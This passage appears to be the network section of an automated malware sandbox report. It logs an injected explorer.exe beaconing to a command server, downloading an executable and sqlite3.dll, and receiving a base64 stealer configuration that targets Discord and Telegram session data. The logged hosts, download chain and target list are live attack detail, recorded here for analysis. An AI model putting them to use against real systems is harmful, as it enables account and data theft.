00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 20 04 00 de 20 04 00 f2 20 04 00 08 21 04 00 18 21 04 00 2e 21 04 00 3e 21 04 00 5a 21 04 00 6e 21 04 00 84 21 04 00 9e 21 04 00 b8 21 04 00 d0 21 04 00 e4 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!RichB!PEL7_ 3@V0@ 8g(p7N7L"0@.text& `.data*30$@.cixi`7@.rsrcNp7P@@.relocV7X@B !!.!>!Z!n!!!!!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49782	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:53.546914101 CET	1619	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dvptdfoqtt.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 118 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:53.625153065 CET	1620	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49784	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:53.705174923 CET	1621	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://akertbi.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 348 Host: host-data-coin-11.com
Dec 31, 2021 19:07:53.779580116 CET	1622	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49785	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:53.861099958 CET	1624	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pllmreg.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 189 Host: host-data-coin-11.com
Dec 31, 2021 19:07:53.937962055 CET	1625	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:53 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49851	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49787	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:54.017870903 CET	1627	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cnumrxnk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 271 Host: host-data-coin-11.com
Dec 31, 2021 19:07:54.095738888 CET	1627	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 62 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3c 5c a2 f7 d8 fc fb 46 f5 46 86 32 ef 06 10 c2 4b e1 e1 39 0d 0a 30 0d 0a 0d 0a Data Ascii: 2bI:82OI<\FF2K90

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49788	185.7.214.171	8080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:54.165752888 CET	1628	OUT	GET /6.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.7.214.171:8080
Dec 31, 2021 19:07:54.229244947 CET	1630	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:07:54 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="ri5ja6sg.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 35 34 65 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 64 e9 b9 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 14 04 00 00 d6 33 00 00 00 00 00 50 4b 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 9d 17 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 13 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 64 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 36 13 04 00 00 10 00 00 00 14 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 18 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 76 75 70 61 00 00 00 05 00 00 00 00 60 37 00 00 02 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 a6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 f6 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 54e00MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!Rich B!PELd`3PK0@ 8(p7N7d"0@.text6 `.data*30@.vupa`7@.rsrcNp7P@@.relocV7X@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49795	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:55.938034058 CET	2004	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hxwdukw.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 366 Host: host-data-coin-11.com
Dec 31, 2021 19:07:56.025398016 CET	2006	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49796	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:55.988001108 CET	2005	OUT	GET /tratata.php HTTP/1.1 Host: file-file-host4.com Connection: Keep-Alive Cache-Control: no-cache
Dec 31, 2021 19:07:56.063205957 CET	2008	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=6g3726k5uv4pem6019kjak5c2h; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Data Raw: 63 34 0d 0a 4d 58 77 78 66 44 46 38 4d 58 78 45 61 58 4e 6a 62 33 4a 6b 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 47 52 70 63 32 4e 76 63 6d 52 63 54 47 39 6a 59 57 77 67 55 33 52 76 63 6d 46 6e 5a 56 78 38 4b 6e 77 78 66 44 42 38 4d 48 78 55 5a 57 78 6c 5a 33 4a 68 62 58 77 77 66 43 56 42 55 46 42 45 51 56 52 42 4a 56 78 55 5a 57 78 6c 5a 33 4a 68 62 53 42 45 5a 58 4e 72 64 47 39 77 58 48 52 6b 59 58 52 68 58 48 77 71 52 44 67 33 4e 30 59 33 4f 44 4e 45 4e 55 51 7a 52 55 59 34 51 79 6f 73 4b 6d 31 68 63 43 6f 73 4b 6d 4e 76 62 6d 5a 70 5a 33 4d 71 66 44 46 38 4d 48 77 77 66 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: c4MXwxfDF8MXxEaXNjb3JkfDB8JUFQUERBVEElXGRpc2NvcmRcTG9jYWwgU3RvcmFnZVx8KnwxfDB8MHxUZWxlZ3JhbXwwfCVBUFBEQVRBJVxUZWxlZ3JhbSBEZXNrdG9wXHRkYXRhXHwqRDg3N0Y3ODNENUQzRUY4QyosKm1hcCosKmNvbmZpZ3MqfDF8MHwwfA==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49797	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:56.102091074 CET	2009	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pykufjugo.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 236 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:56.179510117 CET	2010	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49799	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:56.151201963 CET	2010	OUT	GET /sqlite3.dll HTTP/1.1 Host: file-file-host4.com Cache-Control: no-cache Cookie: PHPSESSID=6g3726k5uv4pem6019kjak5c2h
Dec 31, 2021 19:07:56.209928036 CET	2012	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: close Last-Modified: Wed, 08 Dec 2021 03:32:46 GMT ETag: "9d9d8-5d29a24b21380" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49800	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:56.267067909 CET	2053	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://scvcqof.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 146 Host: host-data-coin-11.com
Dec 31, 2021 19:07:56.343326092 CET	2111	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 50 df 41 d7 f7 22 82 23 e9 af 9a 56 29 e6 b7 4f 29 e3 b3 b7 6d f4 9d ba 5f a9 74 92 ca 31 46 5a 3c 02 49 d3 bb 55 ab e9 5d 8f ad d6 05 c0 60 9d d2 69 0d 0a 30 0d 0a 0d 0a Data Ascii: 66I:82OB%,YR("XPA"#V)O)m_t1FZ<IU]`i0

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49807	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:58.034758091 CET	3254	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://huulusns.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 214 Host: host-data-coin-11.com
Dec 31, 2021 19:07:58.112375975 CET	3255	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 